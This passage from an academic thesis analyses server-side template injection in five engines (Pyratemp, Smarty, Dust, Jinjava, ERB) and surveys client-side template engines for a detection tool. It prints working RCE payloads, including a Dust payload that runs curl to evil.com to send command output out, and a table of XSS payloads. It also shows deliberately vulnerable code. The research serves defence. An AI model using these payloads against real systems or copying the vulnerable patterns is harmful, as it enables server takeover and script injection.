These were the eight template engines that, through our analysis, we discovered to be allowing RCE. Now, we can move to five detailed examples of popular template engines in five programming languages (Python, PHP, JavaScript, Java, and Ruby). From these examples, we want to show insightful differences in how template engines address RCE and how they function in general. Despite the presence of online blogs or cheatsheets of exploit payloads

that concern the engines we analyzed, these examples aim to perform a more detailed analysis. Each subsection will show the main characteristics of a template engine, starting from simple safe and unsafe code examples and then diving into RCE paths, security features, and additional characteristics.

3.6.1 Pyratemp: the Python Sandbox

`Pyratemp` [87] is a template engine focused on simplicity and speed. Its delimiters are the at symbol followed by an exclamation mark (@! < instruction > !@). `Pyratemp` also provides a sandbox to protect against SSTI; we will analyze this sandbox in more detail after some examples of usage of this engine. To the best of our knowledge, no one has ever tried to analyze this template engine before.

The first example is for the safe usage of this template; the following code is not vulnerable to SSTI:

```
1 import pyratemp
2 user_input = request.form['username']
3 t = pyratemp.Template("Hello @!name!@.")
4 t(name=user_input)
```

Listing 3.9: Pyratemp safe code example.

In the code snippet above, we first import the `Pyratemp` engine module. Next, we retrieve user input from the HTTP request parameter `username`. Then, we create our template, supplying a string containing `Pyratemp` directives. In this case, we intend to display the value of the variable `name`. Finally, we execute the template by calling the `t` function (the name we assigned to the variable containing the template) and passing as many keyword arguments as needed in this function call. Each keyword argument represents a variable within the context of the template engine. In this instance, we pass the user input within the `name` variable.

The above code is safe from SSTI as we use the appropriate function to pass the user input in the template context. An example of code that instead is vulnerable to SSTI in `Pyratemp` is the following:

```
1 import pyratemp
2 user_input = request.form['username']
```

```
3 t = pyratemp.Template("Hello "+user_input+".")
4 t()
```

Listing 3.10: Pyratemp vulnerable code example.

In this code snippet, we do not use the correct method to introduce user input into the engine. Instead of using a keyword argument when executing the template (the `t()` function call), we embed the user input directly within the `Pyratemp` code. This minor oversight means that the engine will execute any input from the user that includes the `Pyratemp` delimiters.

As we said in the introduction to this template engine, a pseudo-sandbox functionality checks the code we pass to the template. The sandbox is implemented with a class called `EvalPseudoSandbox`, allowing only a subset of `Python`'s built-ins that are considered safe by the engine creator. Additionally, it blocks the engine execution if the template contains any double underscore (e.g., `__class__`). As we saw previously with `Jinja2`, we can build RCE payloads using Python introspective attributes to call functions like `popen` or `system`. By filtering any template containing double underscores, this payload no longer works. To the best of our knowledge, there is no way to break out of this sandbox. Still, web developers should be careful not to pass dangerous objects to the template (e.g., objects with direct access to calls like `system` or other dangerous functions).

3.6.2 Smarty: a PHP Sandbox

`Smarty` [115] is a template engine written in `PHP`. Its focus is on simplicity and security, and the syntax mainly uses single curly brackets ({ $variable }).

First, we can start with a safe example of its usage. This example is taken from the `Smarty` documentation and is divided into two files: a `smarty` source file that contains HTML tags and two variables from the template (`$title_text` and `$body_html`). The other file is the PHP source file, which compiles the template and sets the variable's value.

The first file we are going to see is the `index.tpl` file, which is HTML mixed with `Smarty` template code:

```
1 <!DOCTYPE html>
2 <html lang="en">
```

```
<head>
    <meta charset="utf-8">
    <title>{$title_text|escape}</title>
</head>
<body> {* This is a little comment that won't be visible in the HTML source
     *}
{$body_html}
</body> <!-- this is a little comment that will be seen in the HTML source
    -->
</html>
```

Listing 3.11: Smarty template code example.

The above code contains some HTML tags and some `Smarty` directives. For example, we can see that the title tag contains a `Smarty` instruction delimited by the curly brackets, which displays the variable `$title_text` and applies the escape parameter to it. This operation will escape any HTML syntax in the variable. We also see a `Smarty` comment, which we can insert using the curly brackets and the asterisk symbol ({* comment *}). Finally, we have the `$body_html` variable, which is not escaped because we want it to contain some HTML tags.

Now we can see the PHP code that renders this `Smarty` template:

```
$smarty = new Smarty();
$smarty->assign('title_text', 'TITLE: This is the Smarty basic example ...'
    );
$smarty->assign('body_html', '<p>BODY: This is the message set using assign
    ()</p>');
$smarty->display('index.tpl');
```

Listing 3.12: Smarty safe code example.

The code shown above is shortened to the essential parts. Firstly, we create a new `Smarty` object representing the engine. Then, we can bind the variable in the engine using the assign function and pass the variable's name and the corresponding value. In this case, we set the variables we saw before `$title_text` and `$body_html`. Finally, we can render and display the template, which will become plain HTML (the engine will replace the variables when we call this function) and will be sent as a response to the user. It's important to emphasize that

the above example, utilizing a separate template file (`index.tpl`), represents the conventional method for template rendering. In the preceding and subsequent examples, we will employ template strings for the sake of simplicity. However, creating a separate template file is the safest and most standardized approach to utilizing template engines. Nevertheless, there may be situations where web developers find it necessary to use template strings. In such cases, they must exercise utmost caution to prevent introducing SSTI vulnerabilities into their templates.

Now let us see an example of unsafe usage of the template instead; this time, we only report the PHP code for simplicity:

```
1 $smarty = new Smarty();
2 $user_input = $_GET["username"];
3 $rendered = $smarty->fetch('Hi: '.$user_input);
```

Listing 3.13: Smarty vulnerable code example.

The code is relatively short; as before, we must create our `Smarty` engine object and then fetch the user input using the global variable `$_GET`. Finally, we render the template code using the fetch function, putting the `Smarty` code directly as a string and concatenating the string "Hi: " to the user input. This practice is unsafe because the user input will be executed as part of the `Smarty` code, making this PHP application vulnerable to SSTI.

In `Smarty`, it is also quite easy to achieve RCE because we can exploit the existence of specific instructions that allow us to execute arbitrary PHP code, meaning that we can also call functions like `system` to execute arbitrary commands on the server. Here is an example of the usage of this kind of directive:

```
1 {php}echo `ls`;{/php}
```

Listing 3.14: Smarty RCE payload using special delimiters.

The {php} directive indicates the start of a block that contains PHP code; in this case, we can use the backticks around a command we want to execute. They are an alias for executing system commands in PHP; then, we can print the command's output with echo. This payload is not the only way to execute arbitrary PHP code. We can also abuse the standard `Smarty` syntax to execute system commands, like in the following example.

```
1 {system('ls')}
```

Listing 3.15: Smarty RCE payload using regular delimiters.

In this case, we are using the standard syntax ({}) and simply calling the system function, passing the command we want to execute on the server as an argument.

`Smarty` has a security option to set to true or false. By default, it is set to false, meaning there is no restriction, and the scenario we just explained is possible. When we set security to true, we instead have some restrictions. We can find them in `Smarty` documentation; the most important are:

- The `php_handling` setting is automatically set to `SMARTY_PHP_PASSTHRU`, which means that tags are echoed as-is. Therefore, nothing is executed as `PHP`, which instead happens with the default value `SMARTY_PHP_ALLOW`
- The {php} {/php} tags are not allowed, eliminating the possibility of executing one of the previously seen payloads.
- `PHP` functions are not allowed in if statements and as modifiers, except for the ones specified in the `security_settings` variable. This disables the possibility of directly calling the `system` function in templates.
- Templates and local files can only be included from certain directories specified in the `secure_dir` variable

The activation of the above security features can help prevent RCE, but it can still create problems. SSTI generally arises every time we allow users to use template syntax. Using these security features in the appropriate scenario means that malicious users cannot exploit the vulnerability to perform an adversary server takeover. However, in the wrong scenario, it could still mean that an attacker can steal sensitive information. The right scenario would be where we want to allow the users to perform specific actions using the template engine. The wrong scenario is when programmers are not careful and treat the user input in unsafe ways because they know security measures are in place. The data passed to the template engine is still readable by attackers and could leak sensitive information. Furthermore, various sandbox

bypasses for this template engine allowed RCE even when the security flag was enabled. Some have been fixed, but more might be found in the future.

3.6.3 Dust: When Bugs Allow RCE

`Dust` [187] is an asynchronous template engine with over $17,000$ weekly downloads on npm. The delimiters are the single curly brackets ({< reference >}), but there are special symbols that can be used after the opening curly bracket to use special functions (e.g. {@eq <comparison>}).

We can now analyze this engine by seeing an example of safe code:

```
1 var dust = require('dustjs-linkedin');
2 var dust = require('dustjs-helpers');
3 var user = req.query.username
4 var compiled = dust.compile('<h1>Hi: {name}</h1>', 'test');
5 dust.loadSource(compiled);
6 dust.render('test', { name: user }, function(err, out) {
7         html = out;
8 });
9 res.send(html)
```

Listing 3.16: Dust safe code example.

In the first two lines, we import the `Dust` modules we need to render our template. Notice that we need to import `dustjs-helpers`. This detail is essential, as we need to use a helper function in this library to exploit this engine. In the third line, we collect the user input from the HTTP request. In the fourth line, we compile our template; the template prints "Hi: " followed by the user input safely passed through the `name` variable. In the `compile` function, we also set a name for our template, `test`, in this case. In the last lines, we load, render, and send our template; the `render` function takes three arguments. The first argument is the template's name (we set it before, and it is `test`). The second argument is the variables we need to use in the template, in this case, `name`, which contains the user input. The third argument is a function that either throws an error (`err` variable) or produces a string with the template (the `out` variable). If this function runs correctly, we end up with our rendered template in the `html` variable. Notice that this way of rendering the template differs from what we have seen

for the other templates. This difference is because `Dust` uses asynchronous functions; the code is a bit longer, but performance is improved. In the last line, we send the generated template to the client.

The above code is safe from SSTI because we are not using the user input directly inside the template code, but passing it using the proper argument in the render function. Conversely, the following code does not treat user input safely and is vulnerable to SSTI.

```
1 var dust = require('dustjs-linkedin');
2 var dust = require('dustjs-helpers');
3 var user = req.query.username
4 var compiled = dust.compile('<h1>Hi: '+user+'</h1>', 'test');
5 dust.loadSource(compiled);
6 dust.render('test', {}, function(err, out) {
7         html = out;
8 });
9 res.send(html)
```

Listing 3.17: Dust vulnerable code example.

The main difference in the above code with respect to the safe one is in the fourth and sixth lines. In the fourth line, we concatenate the user input to the template code, which is why this code is vulnerable to SSTI. In the sixth line, we pass an empty object where we should pass the user input, as we did in the safe code.

The following payload can be used to exploit SSTI to achieve RCE in `Dust` with a version of the `dustjs-helpers` module before or equal to `1.5.0`. In fact, in the versions after this, the `if` helper was removed for security reasons, as it allowed for arbitrary `JavaScript` code to be evaluated.

```
1 {@if cond="eval('global.process.mainModule.require(\'child_process\').
    execSync(\'curl  https://evil.com/?res=`ls `\').toString()')"}{/if}
```

Listing 3.18: Dust payload for RCE using if helper eval bug.

The above exploit shows that we can inject an `eval` in the condition by using the if statement. Inside the `eval`, an attacker can execute a `JavaScript` introspective payload to perform arbitrary system commands. The introspective payload aims at importing the `child_process`

module and calling the function `execSync`. In this case, the unique payload we crafted for this example does not simply execute `ls`, but it executes `curl`. The reason is that since we are inside an if condition, the returned value of `eval` is converted to a boolean, and the output is discarded. To exploit this payload to achieve RCE, an attacker can either open a reverse shell or send the command output to an external server.

3.6.4 Jinjava: Java Introspection to RCE

`Jinjava` is a template engine based on Python's `Jinja2`, as the name suggests. The syntax of `Jinjava` is very similar to the one we saw for `Jinja2` (it uses {{ }} as delimiters), and the vulnerabilities are similar, with the exception of the programming language. We will see that the developers of this template engine patched it to avoid allowing RCE. Before diving into this template's vulnerable side, let us start by seeing an example of the safe usage of this template engine.

```
1 String user = request.getParameter("username");
2 Jinjava jinjava = new Jinjava();
3 Map<String, Object> context = Maps.newHashMap();
4 context.put("name", user);
5 String renderedTemplate = jinjava.render("Hi: {{ name }}", context);
```

Listing 3.19: Jinjava safe code example.

Firstly, we fetch the user input using the `getParameter` function. Then, we instantiate a `Jinjava` object and will use it to render the template code. Then, we create a `hashmap` object. It will contain the context for our template engine, and we can put the internal variables we need in the engine context. We bind the user input to a template variable called `name`. Finally, we use the render function to parse our `Jinjava` code that should display the message "Hi: " followed by the user's input. This procedure is safe, as the user input will not be directly parsed by the template engine but will only be substituted once we render the template. Now, let us see instead an example of unsafe usage of the template engine.

```
1 String user = request.getParameter("username");
2 Jinjava jinjava = new Jinjava();
3 Map<String, Object> context = Maps.newHashMap();
```

```
4 String renderedTemplate = jinjava.render("Hi: "+user, context);
```

Listing 3.20: Jinjava vulnerable code example.

The code is similar to the previous one; the context is empty in this case. Instead of safely binding the user input to a template variable, we are directly concatenating it in the `Jinjava` code. This mistake can cause an SSTI vulnerability, but how serious is it in this engine? Can we achieve RCE? `Jinjava` developers put some effort into trying to avoid RCE in their template. Also, a newer version of the Java Development Kit (JDK) helped in this intent by removing a particular functionality that was being used in exploits. Before explaining in more detail what has changed, let us analyze the payload that works on older versions of `Jinjava` and the JDK.

```
1 {{'a'.getClass().forName('javax.script.ScriptEngineManager').newInstance().
    getEngineByName('JavaScript').eval('var x=new java.lang.ProcessBuilder;
    x.command("whoami")'); x.start()')}}
```

Listing 3.21: Jinjava introspective payload example.

The payload is not as simple as the ones we saw in Python's `Jinja2`, but the rationale is the same: we exploit the introspective nature of object-oriented programming. We start with a string `'a'` and call the `getClass` method, which allows us to access any class instance by calling the `forName` method. We get an instance of `ScriptEngineManager`, a particular class we can use to execute scripts in other languages, like, in this case, `JavaScript`. The `eval` method is the final piece that allows executing JavaScript code to execute arbitrary commands and achieve RCE. Luckily for us, this payload will not work on newer versions of `Jinjava`; this is because, being an open-source project, someone opened an issue on GitHub, underlining that we can prevent this payload from working if the `getClass` function is not callable. Hence, the developers restricted this function, which is now not callable on the template code. Also, if we use a recent version of JDK (e.g., JDK 18), this payload will not work because the `ScriptEngineManager` class does not have the `Javascript` engine by default, so an attacker cannot use this trick to achieve RCE.

3.6.5 ERB: Ruby Code Execution

ERB is a Ruby template engine in which the syntax is based on angular parenthesis (<%= instruction %>). As we saw in other engines, SSTI arises if user inputs are not treated securely. The code below is an example of the safe usage of this template engine.

```
1 class Env
2   attr_accessor :name
3 end
4
5 on param("username") do user
6 scope = Env.new
7 scope.name = user
8 template = Tilt['erb'].new() {|x| "<%= name %>"}
9 res.write template.render(scope)
```

Listing 3.22: ERB safe code example.

In this example, our first step is to define a class, Env, which serves as a container for organizing the data we intend to incorporate into the template. This class possesses a parameter name. Following this class declaration, we proceed to collect the user input received by the server, username in this case. Subsequently, we will refer to this input with the user variable. Now, we create an instance of the Env class by invoking the Env.new method, and we assign this instance to a variable named scope. To complete the setup, we set the user attribute of the scope object to the value stored in the user variable. The next step involves crafting our template, which is facilitated by the Tilt module. This module enables us to choose from a variety of templates. In this specific case, we access the erb template and instantiate it using the new function, passing the desired parameters. In this instance, the parameter x represents the string we wish to render as a template. Lastly, our final instruction entails writing the content returned by invoking the render function on our previously created template variable. It is worth noting that while Ruby employs a distinct syntax compared to other programming languages we have examined, the underlying mechanism remains consistent: we acquire and bind user input to a variable that is subsequently passed to the template. Once the template is rendered, the webpage effectively displays the variable's value, ensuring a safe and secure

presentation of data.

An example of unsafe usage of the template is instead provided in the following code:

```
1 on param("username") do user
2 template = Tilt['erb'].new() {|x| user}
3 res.write template.render
```

Listing 3.23: ERB vulnerable code example.

The general idea is the same, but in this case, we do not provide any environment to the template from which it can present the user input inside the page; in this case, we render the user input. On the first line, we fetch it from the request's parameters. Then, we create the template by passing the user input to it and rendering it, making it very easy for an attacker to inject template syntax that will be executed and rendered in the output.

In this scenario, it is very easy for the attacker to perform an SSTI, allowing arbitrary code execution. ERB tags can execute arbitrary Ruby code, so we can simply execute the following payload:

```
1 <%= IO.popen('ls /').readlines()  %>
```

Listing 3.24: ERB RCE payload with direct code execution.

In this case, the command executed is `ls`, but any command can be executed. The `readlines` function allows the attacker to retrieve the command output.

3.7 Summary

In this chapter, we have thoroughly examined server-side template engines from multiple angles. To start, we explained their general functioning, both in theory and practical application. Following that, we delved into the vulnerabilities associated with their usage, specifically investigating SSTI and RCE pathways. We also scrutinized the existing tools and research related to SSTI. Furthermore, we offered a detailed exposition of our analysis findings, including case studies and practical examples. Our objective in this endeavor was to bring attention to the RCE problem in this widely utilized technology in modern web applications. By showing the repercussions of SSTI and the limitations of existing research efforts, we aim to inspire future

works that address the research needs of template engines. The analysis of current and past works has shown that the efforts on SSTI have been focused on the exploitation, detection, and sandbox evasion parts, whilst the problem of RCE remains mostly unexplored. We believe that future work should focus on this issue, finding ways to build effective defenses against RCE paths in template engines. By focusing on mitigating RCE, the overall impact of SSTI vulnerabilities will decrease noticeably.

Chapter 4

Large-Scale Detection of Client-Side Template Injection

In this chapter, we address RQ2 by first surveying popular client-side template engines and their characteristics 4.1. We then present our methodology for detecting Client-Side Template Injection (CSTI) vulnerabilities in the wild 4.2, followed by the deployment of an automated tool, `CSTI-Alert`, to identify such vulnerabilities on a large scale 4.3. Finally, we discuss the results of our analysis and potential mitigation strategies 4.3.5.

4.1 Survey of Client-Side Template Engines

The first part of our work aims to answer RQ2.1, collecting a set of popular template engines and performing a systematic evaluation of their properties. We selected the 26 most popular template engines based on GitHub stars, searching GitHub with the keyword "template engine" and filtering by the JavaScript language. Additionally, we chose three popular client-side JavaScript web frameworks (Angular [11], Alpine [10], and Vue [179]) from the Mozilla Developer Guide [110]. We exclude frameworks such as React [147], Svelte [168], Marko [104], and Ember [47], since performing a classical CSTI on them is not possible or very rare because they generally perform a server-side rendering of the templates.

For each template engine, we created a local testing environment and developed a simple app vulnerable to a reflected CSTI. This helped us identify and extract the functions called

during the template rendering process, if any are visible (i.e., if the functions are not anonymous) [111]. This set of function calls will be useful later when we want to assess if a target website is actually using the template engine or merely importing the library without utilizing it. If the template engine uses only anonymous functions, this process cannot be used for detecting the engine's usage. In such cases, we rely on the presence of these functions in the JavaScript code of the page or on the presence of template-related attributes inside the tags. The selected engines, along with the result of our analysis, are summarized in Table 4.1.

4.1.1 Extracted Characteristics

The key information that we extracted for each template engine is summarized in the following five features.

- **Syntax**. The syntax is often similar across various engines (e.g., curly brackets {{ }}), although it can slightly vary. It is crucial to understand which symbols are used by each engine to recognize instructions. From a detection perspective, this information can be leveraged to build payloads that the engine parses when a CSTI vulnerability is present. This information is easily found in the engine's documentation.

- **Detection Payload**. To detect CSTI, we need to inject a payload that produces an easily identifiable result on the page. Since CSTI occurs when the user input is executed as part of a template, we can inject specific operations and verify whether they have been executed. Therefore, we primarily use mathematical operations, as they generate predictable, unique, and easily detectable results on the target page. For instance, multiplying `12345*54321` yields 670592745. Testing for the presence of this number on a set of Tranco top 10k websites revealed that none of them contain this sequence, making this payload suitable for detecting the execution of our detection payload. For template engines incapable of performing mathematical operations, we check if any default objects are present in the template context and utilize them. In Handlebars, for example, the `this` object is available, while others (like Mustache) provide a dot (`.`) object. Using these objects produces the string `[object, Object]`, which rarely appears on webpages. If neither of the above techniques applies to the engine, we use template

syntax that allows for writing comments inside the templates (e.g., Hogan templates can contain `{{!comment}}`). Since comments are removed after the template is compiled, we can insert the comment within our detection string. For example, the string `6705{{!comment}}92745` becomes `670592745`, enabling the detection of CSTI. If none of these techniques apply, it indicates that the engine is structured in such a way that classical CSTI is not feasible. For example, `PureJS` [144] associates data with tags but only allows data presentation without the capability to access object attributes or perform mathematical operations.

- **Rendering Type**. As mentioned in Section 2.1.2, template engines operate in three main ways: declaratively, through tag attributes, or via tag mounts. We gathered this information by setting up a testing scenario that utilizes the engine. Understanding this helps us estimate the attack surface of a website using a particular engine. If it follows a declarative paradigm, the attack surface is limited to reflections within the template string. However, if it uses tag mounts or attributes, reflections can also occur within tag content or attributes.

- **Template Engine Object**. Since most template engines are implemented as client-side libraries, they typically export an object containing all the functions and attributes needed to compile and render templates. Identifying this object is crucial to determining if a target page uses the engine. Although its presence alone may not confirm the use of the engine, its absence confirms that the website does not import the engine library.

- **XSS Payload**. Escalating CSTI to arbitrary JavaScript code execution is not always possible. We analyzed each engine in a testing scenario to assess its capability in this regard. If the engine allows it, we extract and document an example of a payload that achieves XSS. Notably, in Angular, the payload depends on the version. Online resources authored by Heyes and Heiderich provide comprehensive lists of working payloads for each version of the framework [55]. Vue also features slight differences in its XSS payloads between V1, V2, and V3, but we decided to show the most common payload, which is working in V2.

4.1.2 Template engine analysis

To extract the syntax and functionalities of a template engine, we analyze its documentation. The documentation typically includes details on the possibility of performing mathematical operations, the presence of default objects, and how the template engine operates. Additionally, we extract example code snippets from the documentation that we can reuse to set up a vulnerable scenario. We also organize the way in which the target engine parses and renders templates in three main categories: (i) tag attributes; (ii) tag mount, and (iii) declarative. More than one category can apply for the same engine, i.e., Angular can operate both with tag attributes and tag mount.

Declarative. The most common way for template engines to work is by declaring a template, either inside a JavaScript variable or as a tag inside the HTML code. The template is then passed to the engine function or class that parses it to identify specific keywords (such as `{{}}`) and executes instructions inside or replaces the variables with their corresponding values. Notably, with this mode of operation, the frontend developer narrows the possibility of CSTI by using very specific areas of the page to declare and use the template engines, reducing the possibility of introducing user input inside the templates. An example of a declarative engine is `Handlebars`, in which the templates are often declared inside script tags. The following is a brief example.

```
1 <script id="userTemplate" type="text/x-handlebars-template">
2   <p>Hello {{user}}!</p>
3 </script>
```

Listing 4.1: Script tag containing the declaration of a `Handlebars` template

Using the HTML code in Listing 4.1, the browser will not execute the script element, since the type attribute suggests that it does not contain JavaScript code. However, the content of the tag can be retrieved and compiled using Handlebars. The following JavaScript code shows how.

```
1 var template = document.getElementById("userTemplate").innerText
2 output = Handlebars.compile(template)({user: 'test'})
```

Listing 4.2: Compile process of a `Handlebars` template

The code in Listing 4.2 retrieves the text content of the tag `userTemplate`, which contains the template to be compiled. Using the document object `Handlebars`, we call the function `compile` by passing the template string as an argument. The call to `compile` returns another function that receives an object representing the available data in the template context. The output variable will now contain the string `<p >Hello, test!</p>` and can be placed inside the page. Notably, we could also have declared the template as a JavaScript string directly inside the code.

Tag Attributes. Many libraries enrich HTML tags with active attributes, i.e., attributes used by JavaScript to dynamically change the page behavior. Template engines are no exception, using specific tag attributes or even classes to perform template rendering operations. This mode of operation widens the attack surface because a user input that is reflected inside a tag as a class or attribute can be manipulated to trigger a template injection. Certain attributes are also valid for child elements (e.g., an `h1` tag inside a `div` with an active template engine attribute), meaning that a user input that is reflected inside a child element from the back-end will be parsed as a template instruction. Angular is one of the most popular engines that uses this kind of mechanism. In the following, we report an example that shows the main tag attribute that can be used in `Angular` to invoke the template engine.

```
1  <html>
2      <head>
3          <script src="angular.js"></script>
4      </head>
5      <body>
6          <div ng-app>
7              <input type="text" ng-model="name">
8              <h1>Hello, {{ name }}!</h1>
9          </div>
10     </body>
11 </html>
```

Listing 4.3: How the `Angular` `ng-app` and `ng-model` attributes work

In the HTML code of Listing 4.3, we start by declaring our Angular app scope by adding the attribute `ng-app` to the `div` tag. We then use the Angular attribute `ng-model` to bind the

value of an input tag to the template variable `name`. Since we are within the ng-app scope, the template syntax `{{ name }}` will be automatically replaced with the value entered by the user in the input tag.

Tag Mount. Embedding template keywords directly inside the HTML code of the page can be convenient, making the page both a template when it is first loaded and the rendered results when the engine has finished parsing it. Engines can be mounted to watch a specific element and treat it as a template, rendering the keywords and showing the result directly inside the HTML code. This can be dangerous if the backend puts an untrusted input inside these template tags. In practice, many vulnerable websites mount the template engine inside very broad tags such as `html` or `body`, making it very easy for user input to become part of the template. `Vue` is an example of a template engine that is often used in this way. In the following, we report an example that shows a way to use `Vue` with this kind of technique.

```
1  <div id="app">
2    <p>{{ user }}</p>
3  </div>
4
5  <script type="module">
6  import { createApp } from 'vue'
7
8  const app = createApp({
9    data() {
10     return {
11       user: "test"
12     }
13   }
14 })
15
16 app.mount('#app')
17 </script>
```

Listing 4.4: How the `Vue` tag mount works

The code in Listing 4.4 contains both the HTML and the JavaScript needed to perform a template rendering with `Vue`. The template is contained inside the div tag and renders the

variable `user`. The JavaScript code creates a `app` object which contains the data available to the templates, in this case the `user` variable with value `test`. To attach and, therefore, render the template inside the page, we call the `mount` function, passing as an argument a selector that identifies the tag to which `Vue` will be attached.

These three modes of operation can impact how easy it is for CSTI to arise, making it a fundamental feature to understand common pitfalls when using template engines.

4.1.3 Exploiting Templates to Gain XSS

Not all template injections lead to XSS, and one of the main reasons is that not all template engines allow the execution of arbitrary JavaScript code within the templates. Below, we discuss three template engines, starting with one that (to the best of our knowledge) prevents arbitrary code execution, followed by one that attempted but failed, and finally, one that permits arbitrary code execution.

Handlebars is a template engine focused on speed, simplicity, and security. However, there have been security vulnerabilities in this engine due to the ease of performing a JavaScript sandbox escape. Nevertheless, Handlebars succeeded in preventing untrusted inputs from causing arbitrary code execution within templates. It achieves this by, first, restricting the possible operations that can be performed inside a template and, second, by prohibiting access to prototype properties of objects [99,100]. Since JavaScript sandbox escapes often exploit prototype properties, this restriction effectively prevents arbitrary code execution.

Angular is an example of a framework that attempted to prevent XSS from CSTI but failed due to the known challenges of sandboxing JavaScript code [9]. From version 1.0 up to version 1.6, Angular tried to limit the possibility of executing arbitrary code using sandboxes of increasing complexity. However, all of these sandboxes were eventually breached, leading to the decision to abandon this approach. Consequently, Angular announced that starting with version 1.6, sandboxes would no longer be present [12].

Vue is one of the most popular frameworks according to GitHub stars; however, it does not provide any effective security features related to JavaScript code execution. This approach is shared with many other engines under analysis. When using such frameworks, developers must be extremely cautious to ensure that untrusted user input cannot reach the templates


within the page. Although this approach is understandable given the difficulty of sandboxing JavaScript, our results show that many vulnerable websites are exploitable due to this issue.

TE	Ref.	Popularity				Decl.	mount	attr.	TE object	Detection Payload	XSS Payload
		★									
vue	[179]	208.2k	33.7k	-	23M		✓	✓	Vue	{{12345*54321}}	{{constructor.constructor('alert(1)')()}}
angular	[11]	96.8k	25.8k	3.8M	14M		✓	✓	angular	{{12345*54321}}	Version Dependant
alpine	[10]	28.9k	1.2k	179	86.8k			✓	Alpine	12345*54321	alert(1)
underscore	[73]	27.3k	5.5k	4.5M	50M		✓		_.template	<%=12345*54321%>	<%=alert(1)%>
pug	[142]	21.7k	1.9k	676k	6M	✓			pug	#{12345*54321}	#{alert(1)}
lit	[96]	19.1k	951	145k	8.6M	✓			litHtmlVersions	${12345*54321}	${alert(1)}
handlebars.js	[61]	18.1k	2k	4M	60M	✓			Handlebars	{{this}}	-
mustache.js	[72]	16.5k	2.3k	-	21M	✓			Mustache	{{.}}	-
art-template	[56]	9.8k	2.6k	16.8k	151.6k	✓			template	{{12345*54321}}	{{constructor.constructor('alert(1)')()}}
nunjucks	[112]	8.6k	641	271.3k	3.9M	✓			nunjucks	{{12345*54321}}	{{({}).constructor.constructor("alert(1)")()}}
ejs	[106]	7.8k	845	13M	75.9M	✓			ejs	<%=12345*54321%>	<%=alert(1)%>
swig	[169]	5.8k	1.2k	18	123.1k	✓			swig	{{12345*54321}}	{{alert(1)}}
hogan.js	[177]	5.1k	427	87.8k	2.5M	✓			Hogan	6705{{!csti}}92745	-
doT	[121]	5k	1k	35.8k	1.9M	✓			doT	{{=12345*54321}}	{{=alert(1)}}
jquery-tmpl	[24]	3.2k	1k	-	-	✓			$.tmpl	${12345*54321}	${constructor.constructor('alert(1)')()}
dustjs	[95]	2.9k	479	1	57.8k	✓			dust	{{.}}	-
mavo	[105]	2.8k	177	10	56		✓	✓	Mavo	[12345*54321]	[self.alert(1)]
jsrender	[25]	2.6k	340	3.3k	65.3k	✓			jsrender	{{:12345*54321}}	{{:"".toString.constructor.call,"alert(1)")()}}
twig.js	[174]	1.8k	275	-	1M	✓			Twig	{{12345*54321}}	-
regular	[148]	1k	150	4	238	✓			Regular	{12345*54321}	{constructor.constructor('alert(1)')()}
transparency	[93]	967	112	236	208		✓	✓	Transparency	-	-
pure	[144]	922	92	119	1k		✓	✓	$p	-	-
Juicer	[133]	914	260	555	5.7k	✓			Juicer	${12345*54321}	${alert(1)}
ICanHaz.js	[66]	837	126	136	2.3k	✓			ich	6705{{!csti}}92745	-
tempo	[175]	708	72	-	-		✓	✓	Tempo	{{this}}	-
template7	[120]	658	164	2.9k	11.9k	✓			Template7	{{js "12345*54321"}}	{{js "alert(1)" }}
squirrelly	[164]	651	83	2.1k	98.4k	✓			Sqrl	{{12345*54321}}	{{alert(1)}}
jquery-template	[36]	603	200	49	-		✓	✓	loadTemplate	-	-
Markup.js	[8]	319	53	512	22.7k	✓			Mark	{{.}}	-

Legend: ★=GitHub Stars; =GitHub Forks; =GitHub UsedBy; =NPM Monthly Downloads; decl.=declarative; mount=tag mount; attr.=tag attribute

Table 4.1: Overview of the selected template engines and their characteristics. Among the 29 selected template engines, payloads for XSS or relevant information about the engine could be found for the following 14: Vue, Angular, Underscore, Pug, Handlebars, Mustache, Nunjucks, EJS, Hogan.js, doT, DustJS, Mavo, jsrender, and Twig. For the remaining 15 engines, we were unable to find such information. Notably, seven of these engines (art-template, lit, Swig, jquery-tmpl, Regular, Juicer, and Squirrelly) allow the execution of arbitrary JavaScript code.

Figure 4.1: CSTI Detection Methodology



4.2 CSTI Detection Methodology

In the second part of the chapter, we address RQ2.2 by defining the possible causes of CSTI (4.2.1), how to assess whether a webpage is using a template engine (4.2.2), how to generate a payload that can be used to detect CSTI (4.2.3) and how to inject it inside the page (4.2.4). Finally, we put everything together into our tool `CSTI-Alert`, describing its modules and the flow it follows to detect CSTI (4.2.5). Figure 4.1 shows a summary of how the methodology works.

4.2.1 Potential Causes of CSTI

There are many potential ways in which CSTI can arise, depending both on the characteristics of the template engine and on the vulnerable coding practices that developers can use. We identify two main categories (server-side reflection and DOM-based), and for each of them, we list subcategories.

Server-Side reflection. In this category, we include cases where CSTI arises from a server-side reflection of user input. This reflection can occur in different parts of the page and with varying scopes (e.g., inside a tag attribute, within a template, or inside a tag). In the following, we analyze the different contexts in which this reflection can occur.

- **Inside a tag without HTML injection**. As shown in Section 2.2.2, CSTI can occur when the server-side reflects user input inside a client-side template. This is the most common cause of CSTI found in the wild, highlighting both the lack of validation for user inputs against CSTI and the ease with which developers can make mistakes when using a template engine or client-side framework. Notably, this scenario can occur even if the server uses an HTML sanitizer.

- **Inside a tag with HTML injection**. In cases where the injection can also include HTML tags, it may be possible — depending on the template engine — to use these tags to create malicious templates that are automatically parsed by the engine. For example, in Angular, we can inject a tag with the `ng-app` attribute and place a template inside this tag to trigger XSS without using unsafe tags like `<script>` or attributes like `onload` (which we assume are filtered by sanitizers such as DOMPurify).

